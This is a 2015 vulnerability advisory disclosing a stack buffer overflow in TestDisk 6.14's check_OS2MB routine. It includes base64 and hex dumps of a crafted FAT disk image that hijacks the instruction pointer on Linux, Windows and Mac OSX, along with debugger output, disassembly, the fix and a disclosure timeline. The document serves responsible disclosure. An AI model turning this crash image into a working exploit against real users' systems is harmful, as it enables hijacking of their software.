Vulnerability Advisory – Vendor Disclosure

Name	TestDisk check_OS2MB Stack Buffer overflow
Vendor Website	www.cgsecurity.org
Affected Software	TestDisk 6.14 - Linux, Mac OSX and Windows
Date Released	30/04/2015
Researchers	Denis Andzakovic


Description

This document details a stack based buffer overflow vulnerability within TestDisk 6.14. A buffer overflow is triggered within the software when a malicious disk image is attempted to be recovered. This may be leveraged by an attacker to crash TestDisk and gain control of program execution. An attacker would have to coerce the victim to run TestDisk against their malicious image.

Exploitation

The check_OS2MB method (fat.c, line 862) is vulnerable to a stack based buffer overflow. This is due to the 512 byte buffer 'buffer' (defined in fat.c, check_OS2MB method, line 864) being overflowed by a subsequent memcpy call in the cache_pread_aux method (hdcache.c, line 109). The third argument to the memcpy call (defining the amount of data to be copied) is controlled by the attacker, this is set in a header in the test case (offset 0xC in the test case on the following page, set to 2048, or 0x0800). The following screenshot shows the GDB back trace at the vulnerable memcpy call and the attacker controlled size argument:

GDB Back Trace



The following base64 data contains the test case which results in EIP control, in this case EIP being set to BEE5BEE5.

Crash Test Case

```
6zyQbWtkb3dmcwAACASOAAEAAIAQ+AEAAQABAAAAAOs8kG1rZAApj2Ji7SAgICAgICAgICAgRkFU
ICAgICAgIEZBVDEyICAgDh++W3ysIsB0C/Ay5M0ezRnr/lRoaXMgaXMgbm90IGEgYm9vdGFibGUg
ZGlzay4gIFBsZWFzZSBpbnNlcnQgYSBib290YWJsZSBmbG9wcHkgYW5kDQpwcmVzcyBhbnkga2V5
IHRvIHRyeSBhZ2FpbiAuLi5ADQoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA7v//f/8AAAAAAAAAAAAAAAAAAAAAAAAAAAAADW1tbW1tbW1tbW1tbW
1tbW1tbW1tbW1tYAAAAAAD+4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAA
AAAAAAAAAAAAAD/D//pAAAA5gBAAAAAAAAAB4AAAAAAAAAAAAPQAAAAAOT98v//AAAAAAAA
AAAAEAD/AAAAAAAAAAAAAAAAAAAgAAAAUE/wAAAAAAAAAA7fcAAACAAAAAAAAAAAAABQAAAAAA
AAAIwAAAACAAP/zAAAAAAQAAAAAAAAAAAAAAP8AAPj/ABcAAAAAAJaFhYWA/wAAAAAAAAAVaoA
AAAAAAAAKY9iYu3lvuW+NAsGCA0K
```

The following hex dump shows the test case data. The value EIP is overwritten with is at 0x20C.

Crash Test Case

```
00000000  eb 3c 90 6d 6b 64 6f 77  66 73 00 00 08 04 8e 00  |.<.mkdowfs......|
00000010  01 00 00 80 10 f8 01 00  01 00 01 00 00 00 00 eb  |................|
00000020  3c 90 6d 6b 64 00 29 8f  62 62 ed 20 20 20 20 20  |<.mkd.).bb.     |
00000030  20 20 20 20 20 20 46 41  54 20 20 20 20 20 20 20  |      FAT       |
00000040  46 41 54 31 32 20 20 20  0e 1f be 5b 7c ac 22 c0  |FAT12   ...[|.".|
00000050  74 0b f0 32 e4 cd 1e cd  19 eb fe 54 68 69 73 20  |t..2.......This |
00000060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00000070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00000080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00000090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
000000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
000000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 40 0d 0a 00  |ry again ...@...|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000f0  ee ff ff 7f ff 00 00 00  00 00 00 00 00 00 00 00  |................|
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 d6 d6 d6  |................|
00000110  d6 d6 d6 d6 d6 d6 d6 d6  d6 d6 d6 d6 d6 d6 d6 d6  |................|
00000120  d6 d6 d6 d6 d6 d6 d6 d6  d6 d6 d6 00 00 00 00 00  |................|
00000130  00 fe e0 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000140  00 00 00 00 00 00 00 00  00 00 00 00 08 00 00 00  |................|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000160  00 ff 0f ff e9 00 00 00  e6 00 40 00 00 00 00 00  |..........@.....|
00000170  00 00 1e 00 00 00 00 00  00 00 00 00 00 00 f4 00  |................|
00000180  00 00 00 00 e4 fd f2 ff  ff 00 00 00 00 00 00 00  |................|
00000190  00 00 10 00 ff 00 00 00  00 00 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 80 00 00 00  05 04 ff 00 00 00 00 00  |................|
000001b0  00 00 00 ed f7 00 00 00  80 00 00 00 00 00 00 00  |................|
000001c0  00 00 05 00 00 00 00 00  00 00 00 23 00 00 00 00  |...........#....|
000001d0  80 00 ff f3 00 00 00 00  04 00 00 00 00 00 00 00  |................|
000001e0  00 00 00 00 ff 00 00 f8  ff 00 17 00 00 00 00 00  |................|
000001f0  96 85 85 85 80 ff 00 00  00 00 00 00 00 00 55 aa  |..............U.|
00000200  00 00 00 00 00 00 00 29  8f 62 62 ed e5 be e5 be  |.......).bb.....|
00000210  34 0b 06 08 0d 0a                                 |4.....|
```

Linux

The following screenshot shows the EIP control being obtained after compiling Testdisk with GCC 4.9.1.

EIP Control

```
$ ./testdisk-6.14/src/testdisk /list crash
TestDisk 6.14, Data Recovery Utility, July 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
Please wait...
Disk crash - 534 B - 1 sectors
Sector size:2048


Segmentation fault
$ dmesg | tail -1
[2913091.426108] testdisk[15131]: segfault at bee5bee5 ip bee5bee5 sp bfa81f60 error 14
$
```

Note that in the provided test case, 4 bytes at 0x210 have been set to a valid address within the TEXT segment of the TestDisk ELF file. This is due to GCC 4.7.2 compiling the Check_OS2MB method as follows:

EIP Control

```
Dump of assembler code for function check_OS2MB:
   0x08060a46 <+0>:     push   %ebp
   0x08060a47 <+1>:     mov    %esp,%ebp
   0x08060a49 <+3>:     push   %ebx
   0x08060a4a <+4>:     sub    $0x224,%esp
   0x08060a50 <+10>:    mov    0x8(%ebp),%eax
   0x08060a53 <+13>:    mov    0x130(%eax),%ecx
   0x08060a59 <+19>:    mov    0xc(%ebp),%eax
   0x08060a5c <+22>:    mov    0xf4(%eax),%edx
   0x08060a62 <+28>:    mov    0xf0(%eax),%eax
   0x08060a68 <+34>:    mov    0x8(%ebp),%ebx
   0x08060a6b <+37>:    mov    0x194(%ebx),%ebx
   0x08060a71 <+43>:    mov    %eax,0xc(%esp)
   0x08060a75 <+47>:    mov    %edx,0x10(%esp)
   0x08060a79 <+51>:    mov    %ebx,0x8(%esp)
   0x08060a7d <+55>:    lea    -0x208(%ebp),%eax
   0x08060a83 <+61>:    mov    %eax,0x4(%esp)
   0x08060a87 <+65>:    mov    0x8(%ebp),%eax
   0x08060a8a <+68>:    mov    %eax,(%esp)
   0x08060a8d <+71>:    call   *%ecx
   0x08060a8f <+73>:    mov    %eax,%edx
   0x08060a91 <+75>:    mov    0x8(%ebp),%eax
   0x08060a94 <+78>:    mov    0x194(%eax),%eax
   0x08060a9a <+84>:    cmp    %eax,%edx
   0x08060a9c <+86>:    je     0x8060ac5 <check_OS2MB+127>
   0x08060a9e <+88>:    movl   $0x809f8c5,(%esp)
   0x08060aa5 <+95>:    call   0x804fb5c <screen_buffer_add>
   0x08060aaa <+100>:   movl   $0x809f8c5,0x4(%esp)
   0x08060ab2 <+108>:   movl   $0x80,(%esp)
   0x08060ab9 <+115>:   call   0x8050d5f <log_redirect>
   0x08060abe <+120>:   mov    $0x1,%eax
   0x08060ac3 <+125>:   jmp    0x8060b2c <check_OS2MB+230>
   0x08060ac5 <+127>:   movl   $0x0,0x10(%esp)
```

The instruction ‘mov 0x8(%ebp), %eax’ (0x08060a91) moves an attacker controlled portion of memory into the EAX register and subsequently tries to read from that address (mov 0x194(%eax)). Thus, this has to be set to a legitimate address, otherwise TestDisk performs an out-of-bounds memory read before returning from the check_OS2MB method.

As long as EDX and EAX do not match, the check_OS2MB method calls screen_buffer_add and log_redirect, then jumps to the end of the check_OS2MB method, successfully exploiting stack overflow and gaining EIP control.

The precompiled version of TestDisk has been compiled with a stack protector. In order to exploit the precompiled version, an attacker would have to find a way to bypass GCC's '-fstack-protector' functionality.

Windows

The following screenshot shows EIP control being obtained on the precompiled Windows version of TestDisk. This was tested on Windows 7 and 8.1:

EIP Control

```
C:\Users\IEUser\Desktop\testdisk-6.14>testdisk_win.exe /list crash
TestDisk 6.14, Data Recovery Utility, July 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
Please wait...
Disk crash - 534 B - 1 sectors
Sector size:2048


      1 [main] ? 2928 exception::handle: Exception: STATUS_ACCESS_VIOLATION
    453 [main] ? 2928 open_stackdumpfile: Dumping stack trace to testdisk_win.ex
e.stackdump

C:\Users\IEUser\Desktop\testdisk-6.14>type testdisk_win.exe.stackdump
Exception: STATUS_ACCESS_VIOLATION at eip=BEE5BEE5
eax=00000001 ebx=00000000 ecx=00000000 edx=00000100 esi=29000000 edi=ED62628F
ebp=00000000 esp=0022AB00 program=C:\Users\IEUser\Desktop\testdisk-6.14\testdisk
_win.exe, pid 2928, thread main
cs=001B ds=0023 es=0023 fs=003B gs=0000 ss=0023
Stack trace:
Frame     Function  Args
End of stack trace

C:\Users\IEUser\Desktop\testdisk-6.14>_
```

Mac OSX

An attacker can also gain EIP control on the Mac OSX version of TestDisk 6.14, however the original test case needs to be padded. The value EIP is overwritten with is at 0x21C in the OSX test case. The following tables detail the base64 and hexdump of the OSX crash test case. As in the above examples, EIP is overwritten with 0xBEE5BEE5.

OSX Stack Overflow Test Case

```
6zyQbWtkb3dmcwAACASOAAEAAIAQ+AEAAQABAAAAAOs8kG1rZAApj2Ji7SAgICAgICAgICAgRkFU
ICAgICAgIEZBVDEyICAgDh++W3ysIsB0C/Ay5M0ezRnr/lRoaXMgaXMgbm90IGEgYm9vdGFibGUg
ZGlzay4gIFBsZWFzZSBpbnNlcnQgYSBib290YWJsZSBmbG9wcHkgYW5kDQpwcmVzcyBhbnkga2V5
IHRvIHRyeSBhZ2FpbiAuLi5ADQoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA7v//f/8AAAAAAAAAAAAAAAAAAAAAAAAAAAAADW1tbW1tbW1tbW1tbW1tbW
1tbW1tbW1tbW1tYAAAAAAD+4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAA
AAAAAAAAAAAAD/D//pAAAA5gBAAAAAAAAAB4AAAAAAAAAAAAPQAAAAAOT98v//AAAAAAAA
AAAAEAD/AAAAAAAAAAAAAAAAAAAAgAAAAAUE/wAAAAAAAAAA7fcAAACAAAAAAAAAAAAAAAAAAAAA
AAAAIwAAAACAAP/zAAAAAAQAAAAAAAAAAAAAAP8AAPj/ABcAAAAAAJaFhYWA/wAAAAAAAAAAVaoA
AAAAAAAAKY9iYu0AAAAAAAAAAAAAAAAAAAAAA5b7lvg==
```

OSX Stack Overflow Test Case

```
00000000  eb 3c 90 6d 6b 64 6f 77  66 73 00 00 08 04 8e 00  |.<.mkdowfs......|
00000010  01 00 00 80 10 f8 01 00  01 00 01 00 00 00 00 eb  |................|
00000020  3c 90 6d 6b 64 00 29 8f  62 62 ed 20 20 20 20 20  |<.mkd.).bb.     |
00000030  20 20 20 20 20 20 46 41  54 20 20 20 20 20 20 20  |      FAT       |
00000040  46 41 54 31 32 20 20 20  0e 1f be 5b 7c ac 22 c0  |FAT12   ...[|.".|
00000050  74 0b f0 32 e4 cd 1e cd  19 eb fe 54 68 69 73 20  |t..2.......This |
00000060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00000070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00000080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00000090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
000000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
000000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 40 0d 0a 00  |ry again ...@...|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000f0  ee ff ff 7f ff 00 00 00  00 00 00 00 00 00 00 00  |................|
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 d6 d6 d6  |................|
00000110  d6 d6 d6 d6 d6 d6 d6 d6  d6 d6 d6 d6 d6 d6 d6 d6  |................|
00000120  d6 d6 d6 d6 d6 d6 d6 d6  d6 d6 d6 00 00 00 00 00  |................|
00000130  00 fe e0 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000140  00 00 00 00 00 00 00 00  00 00 00 08 00 00 00 00  |................|
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000160  00 ff 0f ff e9 00 00 00  e6 00 40 00 00 00 00 00  |..........@.....|
00000170  00 00 1e 00 00 00 00 00  00 00 00 00 00 00 f4 00  |................|
00000180  00 00 00 00 e4 fd f2 ff  ff 00 00 00 00 00 00 00  |................|
00000190  00 00 10 00 ff 00 00 00  00 00 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 80 00 00 00  05 04 ff 00 00 00 00 00  |................|
000001b0  00 00 00 ed f7 00 00 00  80 00 00 00 00 00 00 00  |................|
000001c0  00 00 05 00 00 00 00 00  00 00 00 23 00 00 00 00  |...........#....|
000001d0  80 00 ff f3 00 00 00 00  04 00 00 00 00 00 00 00  |................|
000001e0  00 00 00 00 ff 00 00 f8  ff 00 17 00 00 00 00 00  |................|
000001f0  96 85 85 85 80 ff 00 00  00 00 00 00 00 00 55 aa  |..............U.|
00000200  00 00 00 00 00 00 00 29  8f 62 62 ed 00 00 00 00  |.......).bb.....|
00000210  00 00 00 00 00 00 00 00  00 00 00 00 e5 be e5 be  |................|
00000220
```

The following screenshot shows the successful stack overflow:

OSX Stack Overflow

```
Strava:testdisk-6.14 DoI$ lldb testdisk
(lldb) target create "testdisk"
Current executable set to 'testdisk' (i386).
(lldb) r /list crash
Process 1871 launched: '/Users/DoI/research/testdisk-6.14/testdisk' (i386)
TestDisk 6.14, Data Recovery Utility, July 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
Please wait...
Disk crash - 546 B - 1 sectors
Sector size:2048


Process 1871 stopped
* thread #1: tid = 0x3de7, 0xbee5bee5, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=2, addr
    frame #0: 0xbee5bee5
error: memory read failed for 0xbee5be00
(lldb)
```

Solution

Upgrade to TestDisk 7.0 or newer.

Timeline

9/04/2015 – Advisory sent to Christophe Grenier.

9/04/2015 – Response from Christophe Grenier advising that a fix is ready for the development version. Christophe advised a new stable version will be available in 2 weeks.

18/04/2015 – TestDisk 7.0 Released.

30/04/2015 – Release of this document.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650